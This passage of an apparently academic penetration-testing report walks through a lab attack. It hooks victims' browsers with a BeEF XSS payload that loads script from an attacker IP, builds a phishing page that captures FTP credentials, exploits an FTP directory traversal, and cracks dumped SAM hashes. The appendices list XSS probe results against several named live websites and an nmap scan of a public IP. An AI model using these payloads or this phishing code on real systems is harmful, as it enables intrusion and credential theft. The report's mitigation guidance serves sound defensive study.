


Figure - Result for searching "<h1>TEST</h1>"




Figure - Result for searching "<body onload=alert("XSS")>"

Step 3: In Kali Linux, set the target of w3af console to its URL: <http://testasp.vulnweb.com/search.asp> and start the audit using the following commands:

>set target <http://testasp.vulnweb.com/search.asp>

>back

>start

The result in Section 4 in this report reveals this website is susceptible to XSS attack.



## First penetration

Step 1: From the console output of BeEF, it tells that the URL used for hooking the browser is like “Hook URL: <http://192.168.93.129:3000/hook.js>”. In order to make the victim jump to this hook URL, the script should be like “<script type=text/javascript src=http://192.168.93.129:3000/hook.js></script>” (Valentino, n. d.) So in Windows 7, search this string on the vulnerable website. When this is executed, the browser in Kali Linux shows the victim’s browser is hooked like following:




Figure - Hooked Browser in BeEF console

For the browsers hooked for the first time the log message would be like “It seems 192.168.93.128 has joined the horde”.

Step 2: To make use of this the URL for this search page can be used as a link in either E-mail or social engineering to lure the victim to click on it. So the URL for this page is important. The following shows the URL:

<http://testasp.vulnweb.com/search.asp?tfSearch=%3Cscript+type%3Dtext%2Fjavascript+src%3Dhttp%3A%2F%2F192.168.93.129%3A3000%2Fhook.js%3E%3C%2Fscript%3E>

The BeEF console can reveal the operating system, browser version, session cookies etc. on the victim’s machine. It can also execute commands such as get clipboard content and make the victim one of the zombies to launch Denial of Service (DOS) attack.

Step 3: In Windows 7, close the page. The BeEF console shows the victim is offline and commands will not be executed any more. In Windows 7, open the vulnerable page: <http://192.168.93.135/vulnerable%20codes.htm>. This page simulates a game download website which tricks the user to input credentials for another website. The page is like:



Figure - Vulnerable Page

No matter what the user searches, it will be redirected to the hooked website where user inputs will be monitored using BeEF. The following shows the result for searching “Amazing Spiderman”:




Figure - Searching Vulnerable Website

The user will then be redirected to a website where the browser has been hooked which can be seen in Kali Linux. The website prompts the user to login to further search the FTP server for the game:




Figure - Phishing website

The BeEF will monitor the keystrokes and mouse clicks in real time:




Figure - BeEF keylogger

When user clicks on “login” button the real website will need to authenticate the user. The user may only think this is for enhanced security and will not suspect this:




Figure - FTP server authentication

## Server exploit

Step 1: In Kali Linux, open a terminal and use FTP to connect to the server using ArGosoft FTP Server .NET 1.0.2.1. Use the username and password obtained from the victim. After logging in, try issuing the command “ls” to see current root directory:




Figure - FTP user's root directory

Step 2: Go into “www” folder by issuing command “cd www”, and then use the root directory command “cd …”, “cd ../..” or “cd ..\..”. The working directory will remain in the confined root directory:




Figure - Attempt to traverse directory

Step 3: In the current root directory, issue the command “cd …” or “cd ..\..” but not “cd ../..” the working directory will jump to C:\ like:




Figure - Directory Traversal

## Password attack

Step 1: In the FTP terminal window, go to C:\WINDOWS\repair, download system and sam files from the server to local drive using GET command:




Figure - Download system files

Step 2: Use “bkhive” and “samdump2” to extract the hashes of the passwords and then use “john the ripper” to reveal the plaintext passwords like following:




Figure - Password attack

It shows the password for “Administrator” is “noobstuff”.

# Mitigation Strategies



## Cross Site Scripting

XSS leverages the processing of the keywords input by users so the key step to prevent XSS is to control the user input strictly. XSS depends on the browser to execute the injected script, so the website should either not accept keywords with HTML tags input or use escape character for any input if tags are contained. The website can also format the input to filter the characters which are considered as tags. (XSS (Cross Site Scripting) Prevention Cheat Sheet, 2015) The webpage can bind the cookies to the IP address of the user so that the attacker not inside the same local private subnet can't download the cookies. (Cross-site scripting, 2015) Conduct full audit towards the developed website using security audit tools such as w3af in Linux which can detect all kinds of vulnerabilities in all the pages under the website. Use drop-down list instead of direct input as much as possible because attackers can't manipulate the input from drop-down list. The allowed number of input characters should be limited to be only necessary where normal input could possibly be so that scripts with URL can't be inserted easily. It is essential to treat the three characters "<", ">" and "/" well to avoid the keywords being executed.

In the test lab the author used Firefox 37.0.2 which gives the attacker opportunity to infiltrate into the system. The author also tried other browsers such as Internet Explorer 11 and Google Chrome which effectively detected and prevented the attack. So it is also recommended to use an up-to-date browser as default browser and carefully choose browsers with better security precaution measures. This attack is quite irrelevant to the operating system version because the author had ever used fully patched Windows 8.1 as a victim machine and it still worked. Best practice for the user is to never open suspicious links even if it starts with a domain name which can be trusted or even using Hyper Text Transfer Protocol Secure (HTTPS) as the protocol. Erasing the cookies every time when closing the browser, not copying and pasting passwords and not storing credentials in the browser for websites can help reduce the possible impact by the attack because the cookies can be stolen or the clipboard content can be revealed.

## Directory Traversal

To prevent Directory Traversal, the best way is to patch the operating system and the software to date. If for other reasons they can't be patched or updated, it is essential to perform a check to verify if the file the user is requesting is within the root directory the user is confined to. Ensure that the absolute path of the file contains the part of the legitimate root directory. The input security check should include all kinds of encoding methods used by URL such as URI, Unicode and UTF-8 because they may be used to bypass the input validation process. Possible commands for requesting to leave the confined root directory should be blocked. For FTP server all kinds of directory traversal methods should be considered to be blocked such as that in Windows "..." is equal to "..\.." as well as "../..". (CWE-32: Path Traversal: '...' (Triple Dot), 2014) In the test the confined root directory is in C:\ drive so it is recommended to place the confined root directory to other disk partition because the root directory can't be changed to the system drive so as to reduce the impact the attack can make. (File System, 2014) It is also best practice to give only necessary permissions to the users.

# Recommendation

To prevent XSS attack the author recommends end users to use up-to-date and trustworthy browsers like IE 11 and Google Chrome. Suspicious E-mail attachments as well as links should be avoided to open. Website administrators should conduct regular security audit towards their own websites completely to detect unexpected vulnerabilities arising from last development. The input data should be controlled strictly when development the websites. To prevent Directory Traversal, the server programmer should filter all kinds of available methods for the requests for leaving current root directory. The file requested must be checked to see if it is inside the same root directory assigned to the user.

# Conclusions

This report explained the reasons for why the XSS and Directory Traversal happened, gave evidences proving that these simple vulnerabilities still exist in today's world, explained how to exploit these vulnerabilities and finally gave advices on how to mitigate the attacks exploiting them. The systems are vulnerable because their administrators are lack of security awareness. Thus the most useful and important way to prevent these attacks is to strengthen the security precaution recognition and then to adopt the security measures described in this report.

# Appendices



#### config.w3af

profiles use fast\_scan

plugins

output console

output html\_file

output config html\_file

set output\_file testasp.vulnweb.com.html

back

output config console

set verbose True

back

back

target

#### Behavior of websites




Figure - Result of “<body onload=alert("XSS")>” in <https://www.realtimesoft.com/multimon/search.asp>




Figure - Result of "<h1>TEST</h1>" in <http://www.davidaustinroses.com/english/searchlist.asp>




Figure - Result of "<body onload=alert("XSS")>" in <http://www.scots-online.org/dictionary/scots_english.asp>




Figure - Result of "<h1>TEST</h1>" in <https://www.ustanorcal.com/Search.asp>




Figure - Result of "<h1>TEST</h1>" in <https://www.emeraldancestors.com/search/search.asp>

#### Nmap output for 98.114.31.98

root@kali:~# nmap -vvv -T4 -O -sV 98.114.31.98

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-25 19:13 AWST

NSE: Loaded 29 scripts for scanning.

Initiating Ping Scan at 19:13

Scanning 98.114.31.98 [4 ports]

Completed Ping Scan at 19:13, 0.00s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 19:13

Completed Parallel DNS resolution of 1 host. at 19:13, 1.25s elapsed

DNS resolution of 1 IPs took 1.25s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating SYN Stealth Scan at 19:13

Scanning static-98-114-31-98.phlapa.fios.verizon.net (98.114.31.98) [1000 ports]

Discovered open port 21/tcp on 98.114.31.98

Increasing send delay for 98.114.31.98 from 0 to 5 due to 11 out of 23 dropped probes since last increase.

---output omitted---

adjust\_timeouts2: packet supposedly had rtt of 8209853 microseconds. Ignoring time.

Completed SYN Stealth Scan at 19:16, 177.59s elapsed (1000 total ports)

Initiating Service scan at 19:16

Scanning 1 service on static-98-114-31-98.phlapa.fios.verizon.net (98.114.31.98)

Completed Service scan at 19:16, 1.73s elapsed (1 service on 1 host)

Initiating OS detection (try #1) against static-98-114-31-98.phlapa.fios.verizon.net (98.114.31.98)

Retrying OS detection (try #2) against static-98-114-31-98.phlapa.fios.verizon.net (98.114.31.98)

WARNING: OS didn't match until try #2

NSE: Script scanning 98.114.31.98.

NSE: Starting runlevel 1 (of 1) scan.

Nmap scan report for static-98-114-31-98.phlapa.fios.verizon.net (98.114.31.98)

Host is up (0.72s latency).

Scanned at 2015-04-25 19:13:39 AWST for 195s

Not shown: 989 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp ArGoSoft ftpd 1.0.2.1

340/tcp filtered unknown

514/tcp filtered shell

1164/tcp filtered qsm-proxy

1271/tcp filtered excw

3800/tcp filtered pwgpsi

5802/tcp filtered vnc-http-2

5811/tcp filtered unknown

6101/tcp filtered backupexec

7921/tcp filtered unknown

10009/tcp filtered swdtp-sv

Device type: general purpose

Running: Microsoft Windows XP

OS CPE: cpe:/o:microsoft:windows\_xp::sp3

OS details: Microsoft Windows XP SP3

TCP/IP fingerprint:

OS:SCAN(V=6.47%E=4%D=4/25%OT=21%CT=1%CU=%PV=N%G=N%TM=553B77A6%P=x86\_64-unkn

OS:own-linux-gnu)SEQ(SP=FE%GCD=1%ISR=100%TI=RD%TS=U)OPS(O1=M5B4%O2=M5B4%O3=

OS:M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0

OS:%W6=FAF0)ECN(R=Y%DF=N%TG=80%W=FAF0%O=M5B4%CC=N%Q=)T1(R=Y%DF=N%TG=80%S=O%

OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=80%W=FAF0%S=O%A=S+%F=AS%O=M5B4%R

OS:D=0%Q=)T4(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=N)T5(R=Y%DF=

OS:N%TG=80%W=FAF0%S=O%A=O%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%

OS:F=R%O=%RD=0%Q=)T7(R=N)U1(R=N)IE(R=N)

TCP Sequence Prediction: Difficulty=252 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 196.31 seconds

Raw packets sent: 5851 (262.148KB) | Rcvd: 4856 (194.316KB)

#### Vulnerable HTML source code

<!DOCTYPE html>

<html>

<body>

<head>

<title>Game Download</title>

<meta charset="utf-8" />

</head>

<h3>The world's biggest free game download site</h3>

<input type="search" id="mySearch" placeholder="Assassin's Creed IV">

<p>Click the button to download the game.</p>

<button onclick="myFunction()">Download for free</button>

<script>

function myFunction() {

var x = document.getElementById("mySearch").value;

document.write('<script type="text/javascript" src="http://192.168.93.129:3000/hook.js"></script\>');

var person = prompt("Please enter your name", "Man Fu Lei");

document.writeln('<h2>Search result for </h2>');

document.writeln(x);

document.writeln('<h3>Welcome to ArGosoft FTP Server 1.0.2.1</h3>');

document.write(x + " not found. Login to further search the ftp server.");

document.writeln('<p id="demo"></p>');

document.getElementById("demo").innerHTML =

"Hello " + person + "! Please login first!";

document.writeln('<form action="ftp://192.168.93.135">');

document.writeln("username "+'<input name="tfSearch" type="text">');

document.writeln("Password: "+'<input type="password" value="psw123">');

document.writeln('<input type="submit" value="login">');

document.writeln('</form>');

}

</script>

</body>

</html>

# List of References

ArGoSoft FTP Server .NET 1.0.2.1 - Directory Traversal Vulnerability. (2010) In *Exploit Database*. Retrieved May 2, 2015 from <https://www.exploit-db.com/exploits/11765/>

Cross-site scripting. (2015). In *Wikipedia*. Retrieved May 2, 2015 from <http://en.wikipedia.org/wiki/Cross-site_scripting>

CWE-32: Path Traversal: '...' (Triple Dot). (2014) In *Common Weakness Enumeration*. Retrieve May 2, 2015 from <https://cwe.mitre.org/data/definitions/32.html>

Directory traversal attack. (2015). In *Wikipedia*. Retrieved May 2, 2015 from <http://en.wikipedia.org/wiki/Directory_traversal_attack#Possible_methods_to_prevent_directory_traversal>

File System. (2014) In *OWASP.org*. Retrieved May 2, 2015 from <https://www.owasp.org/index.php/File_System#Path_traversal>

Shandkhdhar, P. (2013) *How to Prevent Cross-Site Scripting Attacks*. Retrieved May 2, 2015 from <http://resources.infosecinstitute.com/how-to-prevent-cross-site-scripting-attacks/>

Valentino, V. (n. d.) RE: Basic Hacking via Cross Site Scripting (XSS) – The Logic [Online Forum Comment] Retrieved May 2, 2015 from <http://www.hacking-tutorial.com/hacking-tutorial/basic-hacking-via-cross-site-scripting-xss-the-logic/#sthash.ABD4rvGL.y3dPxxVe.dpbs>

Valentino, V. (n. d.) RE: XSS Attack: Hacking Using BeeF XSS Framework [Online Forum Comment] Retrieved May 3, 2015 from <http://www.hacking-tutorial.com/hacking-tutorial/xss-attack-hacking-using-beef-xss-framework/#sthash.vOD558ys.VNAEuahq.dpbs>

XSS (Cross Site Scripting) Prevention Cheat Sheet. (2015) In *OWASP.org*. Retrieved May 2, 2015 from <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet>

# Glossary

**Cross Site Scripting**: Enabling attackers to inject client-side script into Web pages viewed by other users

**Directory Traversal**: A type of HTTP exploit that is used by attackers to gain unauthorized access to restricted directories and file

